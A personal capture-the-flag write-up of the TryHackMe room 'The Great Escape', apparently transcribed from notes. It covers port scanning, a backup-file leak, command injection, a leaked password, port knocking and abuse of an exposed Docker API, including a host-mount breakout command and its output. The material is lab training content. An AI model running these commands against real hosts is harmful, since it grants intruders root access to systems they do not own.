Step

Thursday, December 30, 2021 2:01 PM


1. Network Port Scanning

   Discover that only port 80 is open with Nginx 1.19.6. Found robots.txt exists.


```
PORT   STATE SERVICE REASON         VERSION
80/tcp open  http    syn-ack ttl 60 nginx 1.19.6
| http-methods:
|_  Supported Methods: GET
|_http-title: docker-escape-nuxt
| http-robots.txt: 3 disallowed entries
|_/api/ /exif-util /*.bak.txt$
```

2. Website enumeration


   Discover that Courses and Admin tab required authenticated permission. SignUp button not allowed to register account. Which lead to JS event.



   Access to '/exif-util' directory and upload any file to test.




   Intercept the request for analysis. The server will return metadata of the uploaded file.




Upload file via URL method.

Intercept the request and discover that the request will call to api/exif with GET method.



3. Fuzz for '*.bak.txt' file.


Obtain HTML source code for exif-util.bak.txt of the website.




In the source code found another endpoint.

```
console.log('Submitted URL')
try {
  const response = await this.$axios.$get('http://api-dev-backup:8080/exif', {
    params: {
      url: this.url,
    },
  })
  this.hasResponse = true
  this.response = response
} catch (err) {
  console.log(err)
  this.$buefy.notification.open({
    duration: 4000,
    message: 'Something bad happened, please verify that the URL is valid',
    type: 'is-danger',
    position: 'is-top',
    hasIcon: true,
  })
}
```


Discover CURL help options



Discover Command Injection flaw by adding semicolon.



Directory list for /root directory. Found dev-note.txt and .git directory



Content of dev-note.txt and found a password credentials for hydra.


```
    --xattr         Store metadata in extended file attributes
Hey guys,

Apparently leaving the flag and docker access on the server is a bad idea, or so the security guys tell me. I've deleted the stuff.

Anyways, the password is fluffybunnies123

Cheers,

Hydra
```

SSH Login with the credentials, but not allowed


```
sodanew@kalinew:~/Documents/THM/TheGreatEscape$ ssh hydra@10.10.31.38  -vv
OpenSSH_8.7p1 Debian-2, OpenSSL 1.1.1l  24 Aug 2021
debug1: Reading configuration data /etc/ssh/ssh_config
debug1: /etc/ssh/ssh_config line 19: include /etc/ssh/ssh_config.d/*.conf matched no files
debug1: /etc/ssh/ssh_config line 21: Applying options for *
debug2: resolve_canonicalize: hostname 10.10.31.38 is address
debug1: Connecting to 10.10.31.38 [10.10.31.38] port 22.
debug1: Connection established.
debug1: identity file /home/sodanew/.ssh/id_rsa type 0
debug1: identity file /home/sodanew/.ssh/id_rsa-cert type -1
debug1: identity file /home/sodanew/.ssh/id_dsa type -1
debug1: identity file /home/sodanew/.ssh/id_dsa-cert type -1
debug1: identity file /home/sodanew/.ssh/id_ecdsa type -1
debug1: identity file /home/sodanew/.ssh/id_ecdsa-cert type -1
debug1: identity file /home/sodanew/.ssh/id_ecdsa_sk type -1
debug1: identity file /home/sodanew/.ssh/id_ecdsa_sk-cert type -1
debug1: identity file /home/sodanew/.ssh/id_ed25519 type -1
debug1: identity file /home/sodanew/.ssh/id_ed25519-cert type -1
debug1: identity file /home/sodanew/.ssh/id_ed25519_sk type -1
debug1: identity file /home/sodanew/.ssh/id_ed25519_sk-cert type -1
debug1: identity file /home/sodanew/.ssh/id_xmss type -1
debug1: identity file /home/sodanew/.ssh/id_xmss-cert type -1
debug1: Local version string SSH-2.0-OpenSSH_8.7p1 Debian-2
debug1: kex_exchange_identification: banner line 0: ^x7'2/n4g=F7jB"{SKkfE
debug1: kex_exchange_identification: banner line 1: rfCMA?M*Zi_UU642,5|lX'
debug1: kex_exchange_identification: banner line 2: )&S.
debug1: kex_exchange_identification: banner line 3: .h^2@'./yMy?z;+68
debug1: kex_exchange_identification: banner line 4: }H
debug1: kex_exchange_identification: banner line 5: -=#l5
debug1: kex_exchange_identification: banner line 6: 'PX2T;wIxsRU KSsYz
debug1: kex_exchange_identification: banner line 7: p}Af
debug1: kex_exchange_identification: banner line 8: JtM/b/F ^x$2=x?"JsF1\\RDgd
```

4. Git Enumeration

   Obtain the log for each committed message via GIT -C [.GIT DIRECTORY] LOG command.




   Show each commit directory and obtained flag for hidden flag via GIT -C [.GIT DIRECTORY] SHOW [commit-git-id] command. The dev-note.txt also mentioned port knock to open up docker tcp port.




5. Port Knocking

   Knock those mentioned port for 3 times in dev-note.txt with knock application.



   Nmap scan again to verify that the docker port 2375 is open.



6. Docker Enumeration

   Reference: https://medium.com/@riccardo.ancarani94/attacking-docker-exposed-api-3e01ffc3c124

   Checking docker version

```
sodanew@kalinew:~/Documents/THM/TheGreatEscape/target-items$ docker -H 10.10.31.38:2375 version
Client: Docker Engine - Community
 Version:           20.10.12
 API version:       1.41
 Go version:        go1.16.12
 Git commit:        e91ed57
 Built:             Mon Dec 13 11:45:37 2021
 OS/Arch:           linux/amd64
 Context:           default
 Experimental:      true

Server: Docker Engine - Community
 Engine:
  Version:          20.10.2
  API version:      1.41 (minimum version 1.12)
  Go version:       go1.13.15
  Git commit:       8891c58
  Built:            Mon Dec 28 16:15:09 2020
  OS/Arch:          linux/amd64
  Experimental:     false
 containerd:
  Version:          1.4.3
  GitCommit:        269548fa27e0089a8b8278fc4fc781d7f65a939b
 runc:
  Version:          1.0.0-rc92
  GitCommit:        ff819c7e9184c13b7c2607fe6c30ae19403a7aff
 docker-init:
  Version:          0.19.0
  GitCommit:        de40ad0
```

Gather info of victim container

```
sodanew@kalinew:~/Documents/THM/TheGreatEscape/weaponized$ docker -H 10.10.161.35:2375 info
Client:
 Context:    default
 Debug Mode: false
 Plugins:
  app: Docker App (Docker Inc., v0.9.1-beta3)
  buildx: Docker Buildx (Docker Inc., v0.7.1-docker)
  scan: Docker Scan (Docker Inc., v0.12.0)

Server:
 Containers: 4
  Running: 4
  Paused: 0
  Stopped: 0
 Images: 27
 Server Version: 20.10.2
 Storage Driver: overlay2
  Backing Filesystem: extfs
  Supports d_type: true
  Native Overlay Diff: true
 Logging Driver: json-file
 Cgroup Driver: cgroupfs
 Cgroup Version: 1
 Plugins:
  Volume: local
  Network: bridge host ipvlan macvlan null overlay
  Log: awslogs fluentd gcplogs gelf journald json-file local logentries splunk syslog
 Swarm: inactive
 Runtimes: io.containerd.runc.v2 io.containerd.runtime.v1.linux runc
 Default Runtime: runc
 Init Binary: docker-init
 containerd version: 269548fa27e0089a8b8278fc4fc781d7f65a939b
 runc version: ff819c7e9184c13b7c2607fe6c30ae19403a7aff
 init version: de40ad0
 Security Options:
  apparmor
```

List all running docker container on victim server.

```
sodanew@kalinew:~/Documents/THM/TheGreatEscape/target-items$ docker -H 10.10.31.38:2375 ps
CONTAINER ID   IMAGE          COMMAND                  CREATED         STATUS          PORTS                   NAMES
49fe455a9681   frontend       "/docker-entrypoint.…"   11 months ago   Up About an hour   0.0.0.0:80->80/tcp      dockerescapecompose_frontend_1
4b51f5742aad   exif-api-dev   "./application -Dqua…"   11 months ago   Up About an hour                           dockerescapecompose_api-dev-backup_1
cb83912607b9   exif-api       "./application -Dqua…"   11 months ago   Up About an hour   8080/tcp                dockerescapecompose_api_1
548b701caa56   endlessh       "/endlessh -v"           11 months ago   Up About an hour   0.0.0.0:22->2222/tcp    dockerescapecompose_endlessh_1
sodanew@kalinew:~/Documents/THM/TheGreatEscape/target-items$
```

Accessing the container

```
sodanew@kalinew:~/Documents/THM/TheGreatEscape/weaponized$ docker -H 10.10.161.35:2375 exec -it dockerescapecompose_frontend_1 /bin/bash
root@docker-escape:/# id
uid=0(root) gid=0(root) groups=0(root)
root@docker-escape:/# ls -la
total 88
drwxr-xr-x  1 root root 4096 Jan  7  2021 .
drwxr-xr-x  1 root root 4096 Jan  7  2021 ..
-rwxr-xr-x  1 root root    0 Jan  7  2021 .dockerenv
```

FrontEnd container

Nginx config file. Discover that nginx will include conf.d directory.

```
root@docker-escape:/etc/nginx# cat nginx.conf

user  nginx;
worker_processes  1;

error_log  /var/log/nginx/error.log warn;
pid        /var/run/nginx.pid;


events {
    worker_connections  1024;
}


http {
    include       /etc/nginx/mime.types;
    default_type  application/octet-stream;

    log_format  main  '$remote_addr - $remote_user [$time_local] "$request" '
                      '$status $body_bytes_sent "$http_referer" '
                      '"$http_user_agent" "$http_x_forwarded_for"';

    access_log  /var/log/nginx/access.log  main;

    sendfile        on;
    #tcp_nopush     on;

    keepalive_timeout  65;

    #gzip  on;

    include /etc/nginx/conf.d/*.conf;
}
root@docker-escape:/etc/nginx# ls -lah
```

Default.conf file content.

```
root@docker-escape:/etc/nginx/conf.d# ls -la
total 20
drwxr-xr-x 1 root root 4096 Jan  6  2021 .
drwxr-xr-x 1 root root 4096 Dec 15  2020 ..
-rw-rw-r-- 1 root root  562 Jan  1 05:31 default.conf
root@docker-escape:/etc/nginx/conf.d# cat default.conf
limit_req_zone $binary_remote_addr zone=mylimit:1m rate=40r/m;

server {
    listen              80;
    server_name         docker-escape.thm;

    location /api/ {
        limit_req zone=mylimit;

        proxy_pass http://api:8080/;

        proxy_http_version 1.1;
        proxy_set_header Upgrade $http_upgrade;
        proxy_set_header Connection "Upgrade";
        proxy_set_header Host $host;
    }

    location / {
        limit_req zone=mylimit burst=18 delay=12;

        root /usr/share/nginx/html;
        try_files $uri $uri/ /index.html;
    }
}
root@docker-escape:/etc/nginx/conf.d#
```

Directory list for '/usr/share/nginx/html' directory

```
-rw-rw-r-- 1 root root   84 Jan  7  2021 robots.txt
root@docker-escape:/usr/share/nginx/html# ls -a
.           README.md                android-icon-48x48.png  apple-icon-152x152.png  apple-icon-precomposed.png  favicon-16x16.png  manifest.json
..          _nuxt                    android-icon-72x72.png  apple-icon-180x180.png  apple-icon.png              favicon-32x32.png  ms-icon-144x144.png
.nojekyll   admin                    android-icon-96x96.png  apple-icon-57x57.png    browserconfig.xml           favicon-96x96.png  ms-icon-150x150.png
.well-known android-icon-144x144.png apple-icon-114x114.png  apple-icon-60x60.png    courses                     favicon.ico        ms-icon-310x310.png
200.html    android-icon-192x192.png apple-icon-120x120.png  apple-icon-72x72.png    exif-util                   index.html         ms-icon-70x70.png
50x.html    android-icon-36x36.png   apple-icon-144x144.png  apple-icon-76x76.png    exif-util.bak.txt           login              robots.txt
root@docker-escape:/usr/share/nginx/html#
```

Inside the '.well-known' directory and contents.

```
root@docker-escape:/usr/share/nginx/html# cd .well-known/
root@docker-escape:/usr/share/nginx/html/.well-known# ls -la
total 12
drwxrwxr-x 2 root root 4096 Jan  6  2021 .
drwxr-xr-x 1 root root 4096 Jan  7  2021 ..
-rw-rw-r-- 1 root root  251 Jan  6  2021 security.txt
root@docker-escape:/usr/share/nginx/html/.well-known# cat security.txt
Hey you found me!

The security.txt file is made to help security researchers and ethical hackers to contact the company about security issues.

See https://securitytxt.org/ for more information.

Ping /api/fl46 with a HEAD request for a nifty treat.
root@docker-escape:/usr/share/nginx/html/.well-known#
```

Obtain flag for frontend

```
sodanew@kalinew:~/Documents/THM/TheGreatEscape/target-items$ curl -X 'HEAD' http://10.10.31.38/api/fl46 -v
Warning: Setting custom HTTP method to HEAD with -X/--request may not work the
Warning: way you want. Consider using -I/--head instead.
*   Trying 10.10.31.38:80...
* Connected to 10.10.31.38 (10.10.31.38) port 80 (#0)
> HEAD /api/fl46 HTTP/1.1
> Host: 10.10.31.38
> User-Agent: curl/7.79.1
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Server: nginx/1.19.6
< Date: Sat, 01 Jan 2022 06:52:04 GMT
< Connection: keep-alive
< flag: THM{b801135794bf1ed3a2aafaa44c2e5ad4}
* no chunk, no close, no size. Assume close to signal end
<
```

Docker list images

```
sodanew@kalinew:~/Documents/THM/TheGreatEscape/target-items$ docker -H 10.10.31.38:2375 run -v /:/mnt --rm -it alpine chroot /mnt sh
Unable to find image 'alpine:latest' locally
docker: Error response from daemon: Get https://registry-1.docker.io/v2/: net/http: request canceled while waiting for connection (Client.Ti
iting headers).
See 'docker run --help'.
sodanew@kalinew:~/Documents/THM/TheGreatEscape/target-items$ docker -H 10.10.31.38:2375 images
REPOSITORY                                  TAG       IMAGE ID       CREATED         SIZE
exif-api-dev                                latest    4084cb55e1c7   11 months ago   214MB
exif-api                                    latest    923c5821b907   11 months ago   163MB
frontend                                    latest    577f9da1362e   11 months ago   138MB
endlessh                                    latest    7bde5182dc5e   11 months ago   5.67MB
nginx                                       latest    ae2feff98a0c   12 months ago   133MB
debian                                      10-slim   4a9cd57610d6   12 months ago   69.2MB
registry.access.redhat.com/ubi8/ubi-minimal   8.3       7331d26c1fdf   12 months ago   103MB
alpine                                      3.9       78a2ce922f86   20 months ago   5.55MB
sodanew@kalinew:~/Documents/THM/TheGreatEscape/target-items$
```

Docker breakout via SHELL exploit by refer GTFObin


```
